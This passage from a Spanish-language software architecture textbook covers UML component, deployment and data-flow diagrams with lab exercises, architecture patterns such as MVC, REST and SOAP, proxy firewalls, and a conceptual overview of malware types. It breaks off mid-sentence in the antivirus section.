


Figura 4.9 Componente con componente

LABORATORIO 4.1 ***Componentes de Laboratorio***

Abre tu software UML, por ejemplo, Astah o Lucidcharts y completa el siguiente diagrama de componentes de la figura 4.10.

- Crea un componente “Realizar pedido” en la tienda de la red
- Especifica las interfaces necesarias y los enchufes de los componentes




Figura 4.10 Componentes con componentes

4.2.2 Diagrama de despliegue de UML

Un **diagrama de despliegue** (deployment diagram) mapea los componentes físicos (hardware) para los que usaremos los componentes del software (to deploy: implementar, usar, aplicar). Además, muestra cómo se comunicarán el hardware y el software; describe el equipo físico en el que se ejecutarán los componentes del software y las relaciones entre los equipos, como PC, archivos y redes. Asimismo, utilizamos los diagramas de despliegue para analizar el rendimiento y la seguridad en sistemas de información o informáticos.

En el siguiente diagrama de despliegue, vemos que los componentes de software se utilizan en diferentes equipos de hardware.

- Componentes: Elementos de software
- Dependencia: Dependencia entre componentes
- Interfaz: Es un contrato por el cual un componente está obligado a hacer algo específico
- Nodo: Un objeto de hardware o software
- Contenedor: Un nodo con nodos

Un nodo está representado por una caja. En la siguiente figura, se observa un ejemplo de diagrama de despliegue.




Figura 4.11 Diagrama de despliegue

LABORATORIO 4.2 ***Diagrama de implementación***

En este ejercicio de laboratorio, dibuja el siguiente diagrama de despliegue:

- Nodo 1: PC
  Componente: Navegador
  Con una dependencia del servidor web
- Nodo 2: Servidor web
  Componente: Servidor Apache
  Con una interfaz de servidor web-navegador

4.2.3 Diagrama de flujo de datos UML (DFD)

Un **diagrama de flujo de datos** (DFD o Data Flow Diagram) es una representación gráfica de la corriente de datos y muestra las relaciones entre los componentes de un sistema. También muestra los momentos vulnerables de la corriente de información. En la siguiente figura se observan los elementos de dicho diagrama.

Figura 4.12 Elementos del flujo de datos

En el siguiente diagrama, se observa que el flujo de datos entre el cliente y el proceso Ordenar una nueva laptop en el servidor puede ser vulnerable. Por esta razón, la contraseña del cliente debe estar encriptada.




Figura 4.13 Flujo de datos de un proceso

LABORATORIO 4.3 ***Diagrama de flujo de datos***

En este ejercicio de laboratorio se debe dibujar el diagrama de flujo de datos anterior. Agrega las dos zonificaciones críticas en el flujo de datos.

4.3 ◆ Patrones de arquitectura de software

Un **patrón** es la descripción de un conjunto de subsistemas claramente definidos, componentes de software y las relaciones, y propiedades del software y el hardware.

La designación 'patrón' es bastante abstracta; por lo general, se menciona una cierta arquitectura. Las arquitecturas son un lenguaje de programación neutro; por ejemplo cliente-servidor, donde varios clientes formulan solicitudes que el servidor contesta.

Una forma especial de arquitectura cliente-servidor es Peer to Peer (P2P), es de red y en ella todos los pares (PC) comparten la misma responsabilidad. Por ejemplo, todos los pares son servidor y cliente al mismo tiempo. Cada computadora puede compartir sus propios archivos con otras. La funcionalidad general de P2P es compartir el contenido. El siguiente diagrama de despliegue describe este tipo de arquitectura.




Figura 4.14 Arquitectura P2P

Ahora examinemos las tres arquitecturas de software más comunes:

- Arquitectura Orientada a Objetos (OOA, Object Oriented Architecture)
- Arquitectura Orientada a los Recursos (ROA, Resource Oriented Architecture)
- Arquitectura Orientada a Servicios (SOA, Service Oriented Architecture)

4.3.1 Arquitectura Orientada a Objetos (OOA)

En Object Oriented Architecture (en español se usa el término **análisis orientado a objetos**) la comunicación se ejecuta a través de objetos; éstos son una especie de función manifiesta. Cada objeto representa algo que muestra su comportamiento en un sistema, además tienen un ciclo de vida que puede atravesar varios estados. La comunicación es de estado, es decir que un objeto puede comunicarse con otros previamente creados, o más simplemente: un proceso de comunicación de estado dispone de información anticipada. Esto contrasta con la ausencia de estado: cada paquete de comunicación se considera independiente, sin que se almacene información anticipada. Más tarde volveremos a este tema.

Model View Controller (MVC)

Gran cantidad de software orientado a objetos se ha desarrollado con el patrón Model View Controller (MVC). En la siguiente figura se observa el patrón Model View Controller (Modelo, Vista, Controlador) de forma esquemática:




Figura 4.15 Patrón MVC

En esta arquitectura, los componentes desempeñan diferentes papeles:

- Componente View (vista)
  Obtiene la entrada del usuario
  Obtiene consultas de datos del modelo

- Componente Controller (controlador)
  Responde a la entrada del usuario
  Puede actualizar View (vista)
  Puede actualizar el modelo

- Componente Model (modelo)
  Obtiene acceso al almacenamiento de datos
  Realiza operaciones de datos para el controlador
  Puede actualizar View (vista)

En la siguiente figura, se observa un ejemplo de diagrama de flujo del patrón MVC. En un diagrama de este tipo, la secuencia de tiempo es central.




Figura 4.16 Diagrama de secuencia de un patrón MVC

Ahora, se observa un diagrama de despliegue de un patrón MVC.




Figura 4.17 Nodo dentro de otro en un diagrama de despliegue

LABORATORIO 4.4 *Dependencias*

Para este ejercicio de laboratorio considera el diagrama de desplieguie que se muestra en la figura 4.18. Dibuja el diagrama y complétalo de la siguiente manera: dibuja los protocolos y las dependencias entre los nodos y los componentes en el diagrama.




Figura 4.18 Dibujo de protocolos y dependencias de los nodos y componentes

4.3.2 Arquitectura Orientada a Recursos (ROA)

Resource Oriented Architecture es una arquitectura cliente-servidor o de solicitud/respuesta que sirve para recuperar información en forma de documentos de la red. Algunos ejemplos son:

- Recuperar una página web con el método HTTP GET
- Recuperar un informe de una base de datos con el comando SQL SELECT
- Descargar un archivo pdf
- Cambiar una base de datos con el comando SQL UPDATE

Las arquitecturas orientadas a recursos son sin estado.

Sistemas stateless (sin estado)

Las operaciones y comunicaciones en un sistema de ROA son **stateless** (**sin estado**), lo que significa que una operación no sabe nada sobre la anterior. Por ejemplo, la operación de recuperar una página web no sabe si la de descarga anterior ha finalizado. En esta arquitectura no es el sistema en sí, sino el usuario quien tiene conocimiento del **estado** de las operaciones anteriores. En arquitecturas orientadas a recursos, el usuario recibe una copia o un ejemplar del documento original que reside en el servidor.

Otro ejemplo de un sistema sin estado es la situación en la que el usuario A recupera una copia de los datos de una base y luego el usuario B la actualiza. En este caso, la copia de la base de datos del usuario A **no** se actualiza automáticamente. Para ver el nuevo estado de dicha base, el usuario A debe recuperar (refrescar) los datos. A continuación se muestra un diagrama de flujo de un ejemplo de arquitectura orientada a recursos.




Figura 4.19 Arquitectura Orientada a los Recursos

Los recursos (entidades) deben tener un URI o Uniform Resource Identifier (identificador uniforme de recursos) que funciona de forma estandarizada para identificar fuentes en Internet; por ejemplo, URL es un nombre estructurado que hace referencia a una ubicación particular en Internet. El URL localiza URI.

Patrón de datos compartidos

El patrón de datos compartidos permite que dos aplicaciones diferentes compartan los datos de la misma base. El patrón puede volverse complejo cuando los límites de los procesos sean difíciles de definir.

En la siguiente figura, vemos un diagrama de despliegue de ROA con una base de datos compartida.




Figura 4.20 Diagrama de despliegue ROA

Sistemas de paso de mensajes

Una variante de los sistemas de ROA son los Message Passing Systems (sistemas de paso de mensajes), en los cuales pueden existir más copias de un documento original para cuando otros usuarios soliciten el mismo documento. Un ejemplo es cuando el usuario A requiere un documento y luego el usuario B lo actualiza. En este caso se realizan los cambios del usuario B en el documento original, mientras que las copias de los usuarios A y B **efectivamente** se actualizan automáticamente. Esto se hace con la ayuda de las técnicas de mensajes de publicación/suscripción. En la siguiente figura, vemos un diagrama de flujo de un ROA.

4.3.3 Arquitectura Orientada a Servicios (SOA)

Un sistema orientado a servicios (Service Oriented) es un método donde dos aplicaciones o componentes se comunican entre sí a través de Internet; con él, las aplicaciones pueden solicitar un servicio específico desde otro servidor. También llamamos a este enfoque un servicio en la red.




Figura 4.21 Mensajes de ROA

Hay dos tipos de servicios en la red:

- Protocolo Simple de Acceso a Objetos (SOAP)
- Representational State Transfer (REST)

Protocolo Simple de Acceso a Objetos (SOAP, Simple Object Access Protocol)

SOAP utiliza diferentes protocolos de transporte como HTTP y SMTP. Todas las solicitudes se envían a un 'punto final' de servicio o diccionario. La comunicación es sin estado. El punto final de servicio recibe al servicio en la forma de un 'sobre' o 'carga útil' y decide cómo lo ejecutará. Todos los servicios deben tener su propia interface, misma que describe el formato de la envolvente y de la carga útil.

SOAP es más adecuado para sistemas cerrados, donde todos los usuarios son conocidos con anticipación. La siguiente figura es un diagrama de flujo de un ejemplo de SOAP.




Figura 4.22 SOAP

Aquí vemos un servicio en la red simple que solicita información de un servidor; el módulo de servicio recupera la información de la base de datos de un segundo ser-

vidor, mientras que el cliente y los servidores se comunican con SOAP. El diagrama de flujo muestra:

- El cliente codifica la solicitud como una SOAP
- El servidor 1 decodifica la solicitud y realiza el método de servicio
- El servidor 1 codifica la respuesta como una respuesta SOAP
- El cliente se vale del servicio

Representational State Transfer (REST o transferencia de estado de representación)

En los últimos años, REST ha recibido muchos más seguidores que SOAP. REST no es un protocolo, sino una arquitectura con la que se pueden transportar datos a través de las interfaces estándar de HTTP.

Un sistema **RESTful** garantiza la interoperabilidad entre los sistemas informáticos en Internet. Un usuario puede solicitar un servicio en la red RESTful con el URI del recurso deseado; el resultado es que se recibe una representación del recurso en forma de documento XML, HTML o JSON (JSON o JavaScript Object Notation es un formato de datos estandarizado, utiliza texto legible en forma de objetos de datos que constan de uno o más atributos de valor asociado. Se utiliza principalmente para el intercambio de datos entre el servidor y las aplicaciones en la red, como una alternativa a XML.), por ejemplo, la respuesta puede ser una confirmación de un recurso actualizado.

Las posibles operaciones HTTP en una aplicación REST son las siguientes:

- GET (lectura)
- POST (crear)
- PATCH (actualización)
- PUT (actualizar/crear)
- DELETE (borrar)

La interoperabilidad entre sistemas informáticos sólo es posible mediante la estandarización. La interoperabilidad RESTful usa los siguientes estándares:

- Direcciones y nombres de recursos (URI)
- Interfaces genéricas de origen (HTTP GET, POST, PTCH, PUT, DELETE)
- Representación de recursos en forma de HTML, XML, GIF, JPEG, JSON, etc.
- Tipos de medios (texto y html)

REST es muy adecuado para implementar servicios en la red, los beneficios son:

- Escalabilidad (la propiedad de que un sistema pueda expandirse fácilmente en términos de capacidad y potencia de procesamiento)
- Almacenamiento en caché (los datos se pueden almacenar en el caché del navegador o del servidor de tal forma que nuevamente se puedan servir rápidamente)
- Seguridad

La mayoría de los servicios en la red REST utilizan JSON como representación de recursos. Los beneficios de usar JSON son:

- Simplicidad
- Legibilidad
- Flexibilidad

A continuación se muestra un diagrama de flujo de un estilo de arquitectura REST:




Figura 4.23 Diagrama de flujo RESTful

Las **interfaces de programa de aplicación** (API, Application Program Interfaces) son programas que se comunican con otro software. Estudiaremos API de terceros y propias en el último capítulo.

4.4 ◆ Arquitectura de servidor Proxy

Un sistema distribuido es un modelo donde instalamos componentes en varias computadoras de red para realizar el mismo servicio. Los ejemplos son Intranet y bases de datos distribuidas, donde ejecutamos copias de una base en diferentes servidores de datos, mientras que los sistemas distribuidos tienen la importante ventaja de ser rápidos.

Un servidor proxy actúa como una interfaz o intermediario entre dos puntos finales de una conexión cliente/servidor. Con los servidores proxy se protege la red contra ransomware, gusanos (worms), troyanos y bots.

Los servidores proxy realizan las siguientes funciones:

- Cortafuegos (firewalls) y filtrado
- Escalabilidad
- Almacenamiento en caché de datos

Aquí se trata con la arquitectura del servidor proxy porque el uso de servidores de este tipo hace posible prevenir o evitar numerosas amenazas inherentes al uso de Internet.

El siguiente diagrama de flujo describe un servidor proxy entre un cliente y servidor.




Figura 4.24 Diagrama de flujo

4.4.1 Cortafuegos (firewalls) y filtrado

Los cortafuegos estándar operan en las capas inferiores del modelo OSI. Un firewall estándar puede filtrar a nivel de puerto y dirección IP. Los cortafuegos de los servidores proxy operan en la capa de aplicación del modelo OSI y brindan una mejor protección porque podemos filtrar los datos en las solicitudes y respuestas HTTP. La siguiente figura describe una topología de red con cortafuegos externos e internos.




Figura 4.25 Topología de red

Malware (software malicioso)

Malware es un software que aprovecha las vulnerabilidades de un sistema; es un nombre colectivo y también se llama software malicioso. El firewall en el servidor proxy debe poder escanear archivos para diferentes tipos de malware.

Los tipos más comunes de malware son:

- Virus
- Gusanos
- Troyanos
- Bots

El malware o software malicioso puede replicarse y propagarse de una computadora a otra. Las diferencias entre los cuatro tipos de malware se enumeran a continuación.

Virus

Un **virus informático** inyecta una copia de sí mismo dentro de otro programa y puede propagarse desde allí e infectar a otras computadoras.

Figura 4.26 Virus

Un virus de computadora **no** puede activarse solo, sino cuando se está ejecutando el programa anfitrión, éste debe ser ejecutable. Los virus informáticos pueden dañar tanto datos como al programa anfitrión o multiplicarse y hacer un uso incorrecto total de la Unidad Central de Procesamiento (CPU) creando una Denegación de Servicio (DoS o Denial-of-Service). Los virus se propagan como archivos adjuntos de correo electrónico infectados o cuando los usuarios comparten archivos a través de la red.

Gusanos

Los **gusanos informáticos** no requieren un programa anfitrión para distribuirse y activarse.

Figura 4.27 Gusano

Los gusanos son ejecutables stand-alone (independientes) que se distribuyen en forma de paquetes de datos a través de las vulnerabilidades de las redes, o incrustados en documentos de texto en archivos adjuntos de correo electrónico. Usan el protocolo File-Transport FTP para propagarse.

Troyanos

Un **troyano** es muy similar al software legal. Los usuarios son engañados y convencidos de abrir y ejecutar el software en su sistema.

Figura 4.28 Troyano

Los troyanos **no** pueden propagarse solos, son las acciones de los usuarios que los propagan y los activan. Estas acciones pueden ser desde abrir correos electrónicos o descargar y ejecutar archivos. Un ejemplo de un troyano es un registrador de teclas que guarda las pulsaciones del teclado y las envía a otro sistema.

Bots

Bot es la abreviatura de 'robot'. Un bot de malware es un proceso automatizado que colabora con otros servicios de red.

Figura 4.29 Malware bot

Un bot se propaga y se activa solo, utiliza vulnerabilidades tales como las **puertas traseras** en el sistema. Una puerta trasera es una entrada ilegal en un sistema que pasa por alto los mecanismos de autenticación estándar. Un virus puede crear una puerta trasera en

el software para que los piratas informáticos puedan acceder fácilmente al sistema. Los programadores pueden dejar abiertas inadvertidamente puertas traseras para los bots y los hackers, tales como cuentas de prueba en una aplicación para los bots y los hackers.

Se llama **botnet** a un grupo de servidores infectados con bots. Los botnets se controlan desde un servidor de comando y control (C&C). Así, los hackers realizan ataques DoS desde un C&C y pueden abrir puertas traseras en el sistema. Al actualizar continuamente el sistema operativo (OS) y proporcionar parches, es posible cerrar estructuralmente las puertas traseras.

Software antivirus

La mayoría de los paquetes antivirus son frecuentemente actualizados para detectar los últimos virus. Aún as**í, puede ser que un escaneo anti**virus pueda cometer los siguientes errores:

